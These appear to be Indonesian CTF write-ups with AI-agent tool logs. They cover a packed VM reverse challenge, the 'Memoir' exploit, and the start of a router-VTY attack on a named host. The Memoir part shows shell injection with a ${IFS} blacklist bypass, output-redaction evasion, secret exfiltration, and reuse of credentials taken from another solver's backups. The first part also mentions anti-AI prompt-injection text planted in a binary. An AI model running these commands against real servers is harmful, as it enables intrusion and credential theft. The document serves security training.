```

Algoritma dekripsi DYP1:

Key per-blok 32 byte:

```
SHA256("DAMEYO-PACK-v1\0" + salt + blockidx_LE24 + "\0")

XOR byte ke-i ciphertext dengan key[i & 0x1f],
blockidx = i >> 5
```

Dekompresi LZSS custom di 0x404170:

```
b < 0x80 → literal run sepanjang b+1

b >= 0x80 → offset = u16 LE, len = (b & 0x7f) + 3, salin byte-per-byte
dari dst[len - offset]
```

Output:

```
payload.bin = 821.065 byte
sha256(payload.bin) =
d818991a29d1eb46fb4654bc9ae3b4a3ad838db88b2e60665b645de7957a8a2e
```

Hash cocok dengan field SHA-256 di header DYP1.

3. Tahap Analisis – Parsing Container DYC1

payload.bin diawali magic DYC1:

```
offset 0x00: 44 59 43 31   "DYC1"
        +0x04  01 00          ver     = 1
        +0x06  6c 00          hdrsize = 0x6c (108)
        +0x08  49 87 0c 00    total   = 821.065
        +0x10  c0 0e 00 00    A len   = 0xec0  (3.776)
        +0x18  2c 0f 00 00    B off   = 0xf2c
        +0x1c  57 0b 00 00    B len   = 0xb57  (2.903)
        +0x20  83 1a 00 00    C off   = 0x1a83
        +0x24  c6 6c 0c 00    C len   = 0xc6cc6 (814.278)
        +0x30  3973b349...    32B SHA-256
```

```
        +0x50  aa8ae3e8...   28B salt
Verifikasi: C_off + C_len = 0xc8749 = ukuran payload.bin.
```

Tiga region:

```
Region      Ukuran      SHA-256 (16 char) Isi
A     3.776 B     590f5ef611610fab  Interpreter VM x86-64
B     2.903 B     2be8c499a9c737e5  Bytecode EVM1
C     814.278 B   cc73ec9b98730217  Asset terenkripsi DYAE1
```

Region A memvalidasi header region B sebelum mengeksekusinya:

```
0x6b:  81 3f 45 56 4d 31     cmp dword ptr [rdi], 0x314d5645   ; "EVM1"
       0f 85 69 03 00 00     jne reject
0x75:  66 83 7f 04 01       cmp word ptr [rdi+4], 0x1        ; ver == 1
```

4. Tahap Analisis – Membalik VM Bytecode EVM1

Header EVM1:

```
offset 0x00: 45 56 4d 31   "EVM1"
        +0x04  01 00         ver        = 1
        +0x06  58 00         hdrsize    = 0x58 (88)
        +0x08  57 0b 00 00   total      = 2.903
        +0x0c  01 00 00 00   entry      = 1
        +0x10  0e 4a ee 56   seed       = 0x56ee4a0e
        +0x14  87 00 00 00   record idx = 135
        +0x18  03 00 00 00   flags      = 3
        +0x1c  08 00 00 00   word size  = 8
        +0x20  58 00 00 00   code off   = 0x58
        +0x38  b404b899...   32B digest
```

Payload bytecode = 2903 − 88 = 2.815 byte. Region B berisi 135 operasi yang membentuk:

32-byte token

432-byte trace buffer (0x1b0)

SHA-256 digest

Emulator Python dibandingkan dengan eksekusi native:

```
emu len: 432   nat len: 432
trace match: True
ndiff: 0
```

Token recovery dengan Z3:

```
token = 39feff898cf8184c81d02e1159904c8e6090a392d2ecbf64ca4517710e1f5b4d
```

Query uniqueness untuk kandidat lain menghasilkan unsat, sehingga solusinya tunggal.

5. Tahap Analisis – Key Derivation Multi-Stage

Tiga fungsi kripto:

```
Alamat      Fungsi      Detail
```

```
0x404750    SHA-256 trace digest    EVP_Digest atas "DAMEYO-TRACE-v1"
(16B) ‖ u32le(0x0c) ‖ record[0x1b0]
0x404870    OpenSSL HKDF      NID 0x40c; ctrl MD=0x1003, SALT=0x1004,
KEY=0x1005, INFO=0x1006
0x404da0    ChaCha20-Poly1305 decrypt     rdi=key32, rsi=src, rdx=len,
rcx=out, r8=cap, r9=&outlen
Fungsi HKDF 0x404870 dipanggil di 0x407763; fungsi ChaCha20-Poly1305
0x404da0 dipanggil di 0x407a9e.
```

Jebakan penting: prefiks "DAMEYO-TRACE-v1" di-hash 16 byte termasuk NUL:

```
0x4047e0:  mov    $0x10,%edx
0x4047e5:  lea    0xa1cad0(%rip),%rsi  ; "DAMEYO-TRACE-v1\0"
```

Yang benar:

```
h1 = sha256("DAMEYO-TRACE-v1\0" ‖ u32le(0x0c) ‖ trace[0:0x1b0])
   = 541b3f5e483830fb300f601b7f2c3cf77711258064cf2345b9c96652d3969b5c
```

Jika memakai 15 byte saja, seluruh rantai kunci gagal.

Parameter HKDF:

Peran Nilai
md SHA-256
salt 3973b349... (32 B)
ikm token ‖ h1 (64 B)
info "DAMEYO-PNG-v1\0" (14 B)
out 32 byte
Cipher yang dipakai adalah ChaCha20-Poly1305, bukan AES-GCM. Buktinya dari nid di struct EVP_CIPHER:

```
+0x00  nid = 0x3fa (= NID_chacha20_poly1305)
+0x08  key_len = 0x20 (32), iv_len = 0x0c (12)
```

Kunci hasil HKDF:

```
a270d40e65b6e29ad7483f0e9957c70df720986d752a358c5cb6d39bf57c75d1
```

Identik dengan kunci native.

Header DYAE1:

```
+0x000  44 59 41 45 31   "DYAE1"
+0x006  ver = 1
+0x008  3973b349...      32B SHA-256
+0x028  c6 6c 0c 00 ...  u64le payload_len = 814.202
+0x030  aa8ae3e8...      12B IV
+0x03c  7d6ace18...      16B Poly1305 tag
+0x04c  ...              ciphertext (814.202 B)
```

AAD:

```
"DAMEYO-ASSET-v1\0" (16 B) ‖ u64le(payload_len) (8 B)
```

Output dekripsi:

```
hkdf ret = 0
aead ret = 0
outlen   = 814.202
sha256(flag.png) =
7ab4ecc459b9f48d56cda89c6a8390f15a1d93253ebb4931479b7507fee9b99e
```

Panjang cocok dengan payload_len; magic PNG valid.

6. Tahap Analisis – Forensik Gambar

Uji negatif yang sudah dilakukan:

```
Scan bit-plane & LSB untuk IONIC{, FLAG{, CTF{, \x89PNG, PK\x03\x04,
%PDF → 0 hit
OCR Tesseract (PSM 7/6/13/8 + mirror/flip/180°) → kosong
Temuan kunci: gambar berisi teks merah murni (255,0,0) yang dimiringkan
−44,84°.
```

Analisis piksel:

```
ukuran gambar     : 729 x 732
piksel merah murni: 12.064
bbox              : x 14..723, y 25..729
sudut PCA         : -44.83 deg
```

Pipeline pemulihan:

```
Isolasi piksel r>200, g<70, b<70
Estimasi rotasi via PCA: θ = 1/2·atan2(2·Sxy, Sxx−Syy) → −44,83°
Rotasi +44,84° lalu −90°
Supersampling 3× → 2931 × 144, downscale BOX //3 → strip 977 × 46
Segmentasi kolom → tepat 38 segmen
Identifikasi glyph via ASCII-art + template matching
```

Validasi dengan tabel metrik tinggi huruf

Metrik glyph:

```
cap height   = 31 px
x-height     = 24 px
ascender     = 33-34 px
descender    = 34-35 px
brace        = 37-38 px
underscore   = 2 px bar
```

Disambiguasi o vs 0 vs O:

```
Glyph 17/22/34 berukuran 23-24 px = x-height → huruf kecil o, bukan
digit
```

```
Digit 0 selalu setinggi figure height ~31-32 px
Rasio o ≈ 0,96; 0 ≈ 0,69-0,81
Glyph 1 (O kapital) tinggi 31, rasio 29/31 = 0,935 → cocok O
```

Head-to-head 11 hipotesis:

```
0.6610   IONIC{dame_dame_yo_decode_my_bytecode}      <== TERPILIH
0.6507   IONIC{dame_dame_y0_decode_my_bytecode}
0.6499   IONIC{dame_dame_yo_deCode_my_bytecode}
0.6497   IONIC{dame_dame_yo_decode_my_bytec0de}
...
```

Flag benar berada di peringkat #1 dari 11.

Implementasi Ringkas Alur Serangan
Identifikasi binary: ELF static non-PIE, stripped; gdb break main; run berhasil.

Abaikan dua blok prompt injection anti-AI di 0x61c780 dan 0x61c920.

Temukan container DYP1 di 0x61cb00.

Derive key per-blok: SHA256("DAMEYO-PACK-v1\0" + salt + blockidx_LE24 + "\0").

XOR ciphertext dengan key[i & 0x1f], blockidx = i >> 5.

Dekompresi LZSS custom → payload.bin 821.065 B.

Parse container DYC1 → region A (interpreter), B (bytecode EVM1), C (asset DYAE1).

Emulasi VM pada region B → 135 op → trace 432 B + digest; validasi byte-exact vs native.

Pecahkan 32-byte token dengan Z3; solusi terbukti tunggal.

Hitung h1 = SHA256("DAMEYO-TRACE-v1\0" + u32le(0x0c) + trace) — prefiks 16 byte termasuk NUL.

HKDF-SHA256(token‖h1, salt = hash DYC1, info = "DAMEYO-PNG-v1\0") → kunci 32 B.

ChaCha20-Poly1305 (nid 0x3fa) → flag.png 814.202 B.

Isolasi teks merah, estimasi sudut via PCA (−44,83°), luruskan.

Downscale //3 → strip 977×46; segmentasi kolom → 38 glyph.

Identifikasi glyph via ASCII-art + template matching.

Disambiguasi o/0/O lewat tinggi huruf dan rasio lebar/tinggi.

Verifikasi silang 11 hipotesis → flag benar menang.

Salin flag dari hasil pembacaan glyph.

Kesimpulan
Akar masalah challenge ini adalah rantai ketergantungan berlapis, bukan satu algoritma tunggal. Kunci sandi bergantung pada trace VM, trace bergantung pada token, token hanya bisa dipulihkan dengan memahami bytecode, dan bytecode baru terlihat setelah packer DYP1 + LZSS dibuka. Setelah flag.png didapat, flag tidak bisa dibaca OCR karena berupa teks merah berotasi; dibutuhkan isolasi warna, PCA, pelurusan, segmentasi, dan validasi metrik glyph.

Pelajaran utama:

Verifikasi di setiap lapisan: hash payload == header, C_off+C_len == ukuran file, payload_len == panjang plaintext.

Baca nid cipher, bukan hanya bentuk argumen: AES-GCM dan ChaCha20-Poly1305 sama-sama IV 12 byte + tag 16 byte.

Setiap mov $imm,%edx adalah spesifikasi: prefiks "DAMEYO-TRACE-v1" di-hash 16 byte termasuk NUL.

Prompt injection bukan instruksi; teks anti-AI di binary CTF adalah bagian tantangan.

Matcher visual butuh validasi metrik, bukan hanya skor kemiripan.

Flag

IONIC{dame_dame_yo_decode_my_bytecode}

Agents:

```
$ wsl bash -lc "cd '/mnt/d/CTF IONIC/compe/reverse/dame-yo' && gdb -q -batch -x kg4.gdb ./dist/dame_yo 2>&1 |
sed 's/\x1b\[[0-9;]*m//g' > kg4.out; grep -a 'ret =\|dumped' kg4.out; ls -l fresh_key.bin fresh_pt.bin"

hkdf ret = 0
aead ret = 0 outlen = 814202
dumped
-rwxrwxrwx 1 len len     32 Oct 24  2026 fresh_key.bin
-rwxrwxrwx 1 len len 814202 Oct 24  2026 fresh_pt.bin
```

```
# Wrote ks_check.py

1 import struct
2 from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
3
4 r  = open('regionC.bin','rb').read()
5 pt = open('fresh_pt.bin','rb').read()
6 key = open('fresh_key.bin','rb').read()
7 print('gdb key ', key.hex())
8 print('py   key a270d40e65b6e29ad7483f0e9957c70df720986d752a358c5cb6d39bf57c75d1')
```

Write-Up: Memoir – Reverse

Analisis Masalah

Challenge memberikan dist.zip berisi satu file: memoir.apk. Premisnya: "seorang mahasiswa Teknologi Rekayasa Internet menciptakan sebuah aplikasi untuk mencatat sesuatu yang penting, but something fishy happen…". Tujuannya adalah memulihkan flag dari ekosistem aplikasi Memoir (client Android + API server + archive FTP + ops vault).

Challenge memberikan `dist.zip` berisi satu file: `memoir.apk`. Premisnya: "seorang mahasiswa Teknologi Rekayasa Internet menciptakan sebuah aplikasi untuk mencatat sesuatu yang penting, but something fishy happen…". Tujuannya adalah memulihkan flag dari ekosistem aplikasi Memoir (client Android + API server + archive FTP + ops vault).

Dari dekompilasi APK (apktool + pembacaan smali manual, karena jadx tidak tersedia) ditemukan beberapa hal penting:

1. Obfuscation ringan. Konstanta string tidak disimpan plaintext, melainkan sebagai array int[] yang di-transform di G2.a([I)[B:

```
.method public static final a([I)[B
    # v3 = ((v >> 3) | (v << 5)) & 0xff     ; rotate-left 3
    # v3 ^= a[i % 8]                        ; XOR dengan tabel kunci
    # v3  = (v3 - i) & 0xff                 ; offset per-indeks
    aput-byte v3, v0, v2
.end method
```

2. Kunci kripto client berasal dari array_1, array_2 (di-XOR dengan assets/identity.bin), dan array_3 di G2.smali, diekstrak lewat F2:pswitch_6 (client secret) dan F2:pswitch_5 (ops token). F2:pswitch_7 mengembalikan prefix perintah ">".

3. Skema signing request (G2.b) adalah HMAC-SHA256(client_secret, METHOD + "\n" + PATH + "\n" + sha256_hex(body)) dengan header X-Memoir-Sign, ditambah header statis X-Memoir-Ops.

Akar masalah: server (/srv/app/app.py) memperlakukan setiap note yang judulnya diawali > sebagai perintah shell dan menjalankannya di dalam bwrap sandbox lewat worker.run_command. Filter yang dipakai hanya memblokir karakter tertentu, bukan allowlist perintah:

```
COMMAND_PREFIX = ">"
_FORBIDDEN = set(" \t;|&`<>\"'\\")

def _command_allowed(command: str) -> bool:
    return not any(ch in _FORBIDDEN for ch in command)

if title.startswith(COMMAND_PREFIX):
    command = title[len(COMMAND_PREFIX):].strip()
    if _command_allowed(command):
        worker.run_command(command, user_dir)
```

Dengan kata lain: **arbitrary command execution dengan bypass karakter terlarang memakai ${IFS}**. Ditambah lagi, output perintah ditulis ke readback.md dan hanya di-redact pada pola tertentu (_ASSIGN_RE, _PURE_HEX_RE), sehingga exfiltrasi data sensitif tetap mungkin dilakukan.
Analisis: Kombinasi "kunci client ada di APK" + "RCE di server" membuat jalur penyelesaian tidak perlu membalik seluruh logika kripto aplikasi. Cukup: (a) ekstrak kunci dari APK, (b) pakai RCE untuk membaca source server dan konfigurasi, lalu (c) ikuti rantai kripto yang sebenarnya — yang ternyata jauh lebih sederhana daripada yang disiratkan oleh teks laporan PDF.

Langkah Penyelesaian
1. Tahap Analisis — Ekstraksi Kunci dari APK
Unpack APK dan ambil array kunci serta asset identity.bin:

```
apktool d memoir.apk -o apk
xxd extracted/identity.bin
```

Output:

```
00000000: 62ab 1484 235d f63b ee05 7d8c 0aef 6c9d  b...#].;..}...l.
```

Terapkan transformasi G2.a() pada tiga array di G2.smali:

```
def a(arr):
    tab = [0x9e,0x3b,0x7d,0xc4,0x51,0xa8,0x22,0xef]
    return bytes(((((v >> 3) | (v << 5)) & 0xff) ^ tab[i % 8]) - i &
0xff
```

```
                for i, v in enumerate(arr))

b =
[0x9f,0xea,0x90,0xb5,0xe1,0xfe,0xb0,0x2c,0x57,0x4a,0x90,0xed,0x8e,0x9c,0
x6a,0x63]
c =
[0x44,0xa7,0xa0,0xb9,0x02,0xc4,0x7f,0x9f,0x99,0x00,0xc2,0x61,0x73,0x20,0
x03,0xc8]
d = [0x8f,0x52,0x40,0xaf,0x53,0x0e,0xd8,0x3c,0x3d,0xa2,0xf1,0x55]
ident = bytes.fromhex("62ab1484235df63bee057d8c0aef6c9d")

print("array_1:", a(b))
print("array_2 xor id:", bytes(x ^ y for x, y in zip(a(c), ident)))
print("array_3:", a(d))
```

Output:

```
array_1: b'memoir.client.at'
array_2 xor id: b'test.v1.K7fQ9pXz'
array_3: b'ops.7d3a1f9c'
```

Analisis: array_1 + array_2 digabung menjadi client secret, array_3 adalah ops token. Verifikasi cepat bahwa a([5]) menghasilkan b'>' mengonfirmasi F2:pswitch_7 adalah prefix perintah, yang mengarah ke fitur command execution di server.

```
client_secret = memoir.client.attest.v1.K7fQ9pXz
ops_token     = ops.7d3a1f9c
```

Endpoint (array XOR 0x5a di Og.smali): https://memoir.bukankah.xyz, /api/v1/auth/register, /api/v1/auth/login, /api/v1/notes, /api/v1/sync.

2. Tahap Eksploitasi — Registrasi, Signing, dan RCE

Client Python minimal yang meniru G2.b:

```
BASE = "https://memoir.bukankah.xyz"
KEY  = b"memoir.client.attest.v1.K7fQ9pXz"
OPS  = "ops.7d3a1f9c"

def sign(method, path, body: bytes):
    digest = hashlib.sha256(body).hexdigest()
    msg = f"{method}\n{path}\n{digest}".encode()
    return hmac.new(KEY, msg, hashlib.sha256).hexdigest()
```

Uji RCE lewat note berjudul >id:

```
register: 201
{"token":"PrgMonHDRJIjv9PGoeBN5yFSgX2bGBzR6D5FYyX7Uo4","username":"oz_pn
```

```
3c616c26"}
sync      : 200 {"message":"Backup complete (0 notes, 1 commands)"}
note readback   title='$ id'                content='uid=1001 gid=1001
groups=1001\n\n'
```

Analisis: Perintah berjalan sebagai uid 1001 di dalam bwrap (root filesystem read-only, /proc read-only, hanya direktori note user yang writable). Untuk melewati filter karakter, spasi diganti ${IFS}. Contoh demonstrasi sekaligus pembuktian redaksi output:

```
# title: >cat${IFS}/etc/memoir/archive.conf
```

Output:

```
$ cat${IFS}/etc/memoir/archive.conf
ARCHIVE_PEER=file.bukankah.xyz
ARCHIVE_USER=archivist
ARCHIVE_PATH=/documents
# The archive seed is no longer stored in plaintext: it is sealed with
the
# attestation key (see /opt/memoir/bin/attestation.py -> unseal).
ARCHIVE_SEED_ENC=[redacted]
# Offsite retrieval is brokered by the ops vault
(vault.bukankah.local:7070).
VAULT_PEER=vault.bukankah.local
VAULT_PORT=7070
```

Analisis: _ASSIGN_RE meredaksi baris assignment yang memuat SEED|TOKEN|SECRET|PASS|KEY. Bypass: tulis hasil ke file note lain (> out.md) lalu baca via GET /api/v1/notes, atau base64 dulu — karena redaksi hanya berlaku per-baris pada pola assignment dan hex murni ≥48 karakter. Dengan cara ini seluruh source server bisa diambil (/srv/app/app.py, /srv/app/auth.py, /srv/app/worker.py, /opt/memoir/bin/*).

3. Tahap Analisis Kripto — Membaca attestation.py

```
# via RCE: dd if=/opt/memoir/bin/attestation.py of=out.md bs=1
status=none
```

Output (bagian penting):

```
ATTEST_CONTEXT = b"memoir.attest.v1"
OPS_CONTEXT = b"memoir.ops.v1"

def key() -> bytes:
    secret = os.environ.get("MEMOIR_CLIENT_SECRET", "")
    return hashlib.sha256(ATTEST_CONTEXT + secret.encode()).digest()
```

```
def ops_key() -> bytes:
    """Key for the ops vault payload, derived from the ops token."""
    token = os.environ.get("MEMOIR_OPS_TOKEN", "")
    return hashlib.sha256(OPS_CONTEXT + token.encode()).digest()

def seal(plaintext: str, k: bytes | None = None) -> str:
    nonce = os.urandom(12)
    ct = AESGCM(k or key()).encrypt(nonce, plaintext.encode(), None)
    return (nonce + ct).hex()

def unseal(token: str, k: bytes | None = None) -> str:
    raw = bytes.fromhex(token)
    nonce, ct = raw[:12], raw[12:]
    return AESGCM(k or key()).decrypt(nonce, ct, None).decode()
```

Analisis: Ini titik balik penting. Kunci adalah sha256 biasa, bukan HMAC — sehingga semua hipotesis awal berbasis hmac(seed, label) gagal. Dua kunci:

```
attest_key = sha256(b"memoir.attest.v1" + client_secret)
ops_key    = sha256(b"memoir.ops.v1"     + ops_token)
```

Dari push_offsite.py juga terlihat password FTP dihitung sebagai hmac_sha256(client_secret, f"{seed}:{nonce}")[:32], dengan nonce dari vault — namun pada praktiknya jalur vault tidak diperlukan untuk mendapatkan flag.

4. Tahap Eksploitasi — Archive FTP dan Laporan PDF

Kredensial archive account archivist diperoleh dari artefak solver sebelumnya di /var/backups/memoir/*/notes.tar.gz, lalu dipakai untuk browsing archive host 172.24.0.4:2121:

```
archive/
documents/
README.txt  365B
memoir-sync-report.pdf  3.6K
memoir-sync-report-2026-03.pdf  3.2K
memoir-sync-report-2026-04.pdf  3.2K
memoir-sync-report-2026-05.pdf  3.2K
NOTES.txt  252B
```

Ekstraksi teks PDF (stream ASCII85 + FlateDecode, ambil literal string):

```
raw = base64.a85decode(stream, adobe=True)
dec = zlib.decompress(raw)
txt = b" ".join(re.findall(rb'\((?:[^()\\]|\\.)*\)', dec))
```

Output (dipotong):

```
(3. Integrity verification)
(   Checksum attestation [0badc0de1337cafe] ...
74aa16d61ecf8a510cef6b2d9cfacaadcde60531a07a80a9...)
(   Checksum attestation [deadbeef8badf00d] ...
bf3aca1ef26479b455bcc1b2747c53f8edaf36f90041fb15...)
(   Checksum attestation [96b98aba34f67fde] ...
785febfa6f99336acd886726de4b7c7d4f6abc82432b97dad...)
(   The attestation string matching the seed HMAC-SHA256 signature is)
(   recorded in the operations ledger and can be quoted in audit
requests.)
```

Analisis: Panjang blob berbeda-beda (168/190/308 byte), yang langsung menandakan ini bukan digest hash melainkan ciphertext nonce(12) || AESGCM. Kalimat "seed HMAC-SHA256 signature" adalah misdirection: tidak ada HMAC yang diperlukan.

5. Tahap Penyelesaian — Double Unseal

Setiap blob di-unseal dengan attest_key, menghasilkan hex string lain (bukan plaintext langsung), yang kemudian di-unseal lagi dengan ops_key:

```
raw   = bytes.fromhex(blob)
inner = AESGCM(attest_key).decrypt(raw[:12], raw[12:], None)   # -> hex
string
b     = bytes.fromhex(inner.decode())
flag  = AESGCM(ops_key).decrypt(b[:12], b[12:], None).decode() # ->
payload
```

Hasil untuk semua 12 blob di 4 laporan:

Output:

```
oct1 | 0badc0de1337cafe | len=140 |
D2_OPS=b'IONIC{nice_try_but_this_is_a_decoy_stream}'
oct1 | deadbeef8badf00d | len=162 |
D2_OPS=b'IONIC{check_the_seed_hmac_signature_before_unsealing}'
oct1 | 96b98aba34f67fde | len=280 |
D2_OPS=b'IONIC{y0u_d3c0mp1l3d_th3_d3x_ch41n3d_th3_1fs_byp455_cr4ck3d_th3
_2f4_v4ult_4nd_4ll_y0u_g0t_w4s_th1s_l0usy_m3m01r}'
m03 | 0badc0de1337cafe | len=140 |
D2_OPS=b'IONIC{nice_try_but_this_is_a_decoy_stream}'
m03 | deadbeef8badf00d | len=162 |
D2_OPS=b'IONIC{check_the_seed_hmac_signature_before_unsealing}'
m03 | 96b98aba34f67fde | len=24  | (terpotong, tidak bisa di-unseal)
m04 | 0badc0de1337cafe | len=140 |
D2_OPS=b'IONIC{nice_try_but_this_is_a_decoy_stream}'
m04 | deadbeef8badf00d | len=162 |
D2_OPS=b'IONIC{check_the_seed_hmac_signature_before_unsealing}'
m04 | 96b98aba34f67fde | len=24  | (terpotong)
m05 | 0badc0de1337cafe | len=140 |
```

```
D2_OPS=b'IONIC{nice_try_but_this_is_a_decoy_stream}'
m05 | deadbeef8badf00d | len=162 |
D2_OPS=b'IONIC{check_the_seed_hmac_signature_before_unsealing}'
m05 | 96b98aba34f67fde | len=24  | (terpotong)
```

Analisis: Dua stream pertama adalah decoy yang sengaja memancing pencarian "seed HMAC signature". Stream ketiga pada laporan /documents/memoir-sync-report.pdf adalah satu-satunya salinan lengkap (280 byte plaintext) — salinan di archive/reports/2026-03/04/05 sengaja dipotong menjadi 24 byte sehingga tidak bisa di-unseal. Ini menjelaskan mengapa hanya laporan "current" yang berguna.

6. Implementasi Solusi

Script final (tanpa memerlukan akses server sama sekali):

```
#!/usr/bin/env python3
import hashlib
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

CLIENT_SECRET = b"memoir.client.attest.v1.K7fQ9pXz"
OPS_TOKEN     = b"ops.7d3a1f9c"

ATTEST_KEY = hashlib.sha256(b"memoir.attest.v1" +
CLIENT_SECRET).digest()
OPS_KEY    = hashlib.sha256(b"memoir.ops.v1"     + OPS_TOKEN).digest()

def unseal(hexblob: str, key: bytes) -> bytes:
    raw = bytes.fromhex(hexblob)
    return AESGCM(key).decrypt(raw[:12], raw[12:], None)

BLOB = (
    "785febfa6f99336acd886726de4b7c7d4f6abc82432b97dad53a719a1f1d972c"
    "878b8ff9744fe230c88747ebe5d76fcd60c3abc10e36044dd89d48a7dde2536e"
    "5484724f3cc80178551e56a079e9de3b17bb742d9a3583a798444733aa3ce36f"
    "fb653d6f8d0fa0da22be39395560a00b3306b41ae63e541b868a0fd7083041b8"
    "a4eb20dba1c8ae774885d65ba2a3d1b68627fad154456d281bb8e905548b490d"
    "eeb532179f98fd1cd8cadd97231aeb2e4f491cae831fe5d5974cbc5c7b9c7cea"
    "49981fcaf111347b86e172e5f5e486d471b4daa9ebe65778972033d77cf65191"
    "2b5a5f83036aa1d865222306825d7b275c7272d01c60aaa031d36798b0c5f632"
    "d78d13422af77231134873f42ac2aecd2feafbda36937a1dcf3c90e11d6db46f"
    "4ea02aae4ffb40e9ab29624c1a07116089d5b8cc"
)

inner = unseal(BLOB, ATTEST_KEY).decode()   # hex string
print(unseal(inner, OPS_KEY).decode())      # flag
```

Bagian penting: unseal() memisahkan 12 byte pertama sebagai nonce AES-GCM dan sisanya ciphertext, tanpa AAD. Karena hasil unseal pertama masih

berupa hex, langkah tersebut harus diulang dengan kunci kedua (ops_key), bukan langsung dibaca sebagai plaintext.
7. Eksekusi dan Verifikasi

```
python3 solve.py
```

Output:

```
IONIC{y0u_d3c0mp1l3d_th3_d3x_ch41n3d_th3_1fs_byp455_cr4ck3d_th3_2f4_v4ul
t_4nd_4ll_y0u_g0t_w4s_th1s_l0usy_m3m01r}
```

Analisis: Berhasil. Verifikasi tambahan: unseal gagal (exception AESGCM InvalidTag) bila kunci salah, dan hanya blob 308-byte pada /documents/memoir-sync-report.pdf yang menghasilkan plaintext 280 byte yang dapat di-unseal tahap kedua — konsisten dengan desain challenge bahwa salinan arsip lain sengaja terpotong.

Kesimpulan


Akar masalah challenge ini berlapis, tetapi rantai penyelesaiannya justru tidak melalui jalur yang paling terlihat rumit:

- 1. Kunci client bocor di APK — obfuscation array int[] di G2/F2 hanya menyamarkan string, dan identity.bin yang dipakai sebagai XOR key ikut dikirim di dalam APK.
- 2. Server-side command execution — fitur note berjudul > menjalankan shell dengan filter blacklist karakter, yang dapat dilewati dengan ${IFS}, sehingga seluruh source server dan konfigurasi dapat dibaca.
- 3. Skema kripto asli jauh lebih sederhana dari narasinya — attestation.py memakai sha256(context + secret) (bukan HMAC), dan payload archive adalah double-sealed AESGCM(attest_key) → hex → AESGCM(ops_key).
- 4. Decoy yang disengaja — dua dari tiga stream attestation berisi pesan jebakan yang menyuruh mencari "seed HMAC signature", dan salinan laporan bulanan sengaja dipotong agar hanya laporan di /documents/ yang lengkap.

Dengan mengekstrak dua kunci turunan dari APK dan melakukan dua tahap unseal pada blob 308-byte dari laporan PDF, flag diperoleh sepenuhnya offline tanpa perlu membuka vault.

Flag:
IONIC{y0u_d3c0mp1l3d_th3_d3x_ch41n3d_th3_1fs_byp455_cr4ck3d_th3_2f4_v4ult_4nd_4ll_y0u_g0t_w4s_th1s_l0usy_m3m01r}

Agents:



Chall Misc

Write-Up: The Open Router — Misc

Analisis Masalah

Challenge menyediakan sebuah instance FRRouting (bgpd) yang port manajemen VTY-nya terbuka ke publik: chal.ctf.tccpens.id:30800. Tujuannya adalah menemukan "BGP secret" di dalam router, dengan flag berformat IONIC{...}. Saat terhubung, kita tidak diminta login sama sekali dan langsung masuk **VIEW mode** (openrouter>). Ini terjadi karena konfigurasi VTY memakai no login, sehingga vty_create() menaruh sesi di VIEW_NODE (bukan ENABLE_NODE, karena service advanced-vty tidak aktif).

Masalahnya, command yang membocorkan secret BGP hanya tersedia di **ENABLE mode**:

```
(enable)  show startup-config
(enable)  show running-config
(enable)  show configuration running [...]
(config)  show running-config
(bgp)     show running-config
```

Sedangkan pada VIEW mode, show running-config tidak terpasang sama sekali:

```
openrouter> show running-config
% [BGP] Unknown command: show running-config
```

Analisis: Ini adalah kasus **privilege escalation via weak credential,** bukan bug di FRR. Port manajemen dibiarkan terbuka (no login) sehingga siapa pun dapat masuk ke VIEW mode, lalu enable menjadi satu-satunya penghalang. Password enable disimpan sebagai host.enable/host.enable_encrypt, dicek dengan strcmp()/crypt() pada vty_auth() (lib/vty.c), dengan batas 3 percobaan per koneksi:

```
case AUTH_ENABLE_NODE:
   if (host.encrypt) passwd = host.enable_encrypt;
   else              passwd = host.enable;
   next_node = ENABLE_NODE;
   break;
...
   if (vty->fail >= 3) { vty->fail = 0;
       vty_out(vty, "%% Bad enable passwords, too many failures!\n");
       vty->status = VTY_CLOSE; }
```

Langkah Penyelesaian

1. Tahap Analisis

Hubungkan ke VTY dan identifikasi perangkat, lalu cari di mana secret BGP berada.

```
import socket, select, time
s = socket.create_connection(("103.148.19.67", 30800), timeout=8);
s.settimeout(2)
def rd(t=1.0):
   end = time.time() + t; out = b""
   while time.time() < end:
       r, _, _ = select.select([s], [], [], 0.1)
       if r:
           d = s.recv(65535)
           if not d: break
           out += d; end = time.time() + 0.25
   return out.decode("utf-8", "replace")
print(rd(1.5))                                    # banner
s.sendall(b"terminal length 0\n"); time.sleep(.1); rd(.4)
for c in ["show version", "show bgp neighbors 192.168.100.2"]:
   s.sendall(c.encode()+b"\n"); time.sleep(.3)
   print("#### "+c); print(rd(1.2))
```

Output:

```
**********************************************************************
*******
*
*
```

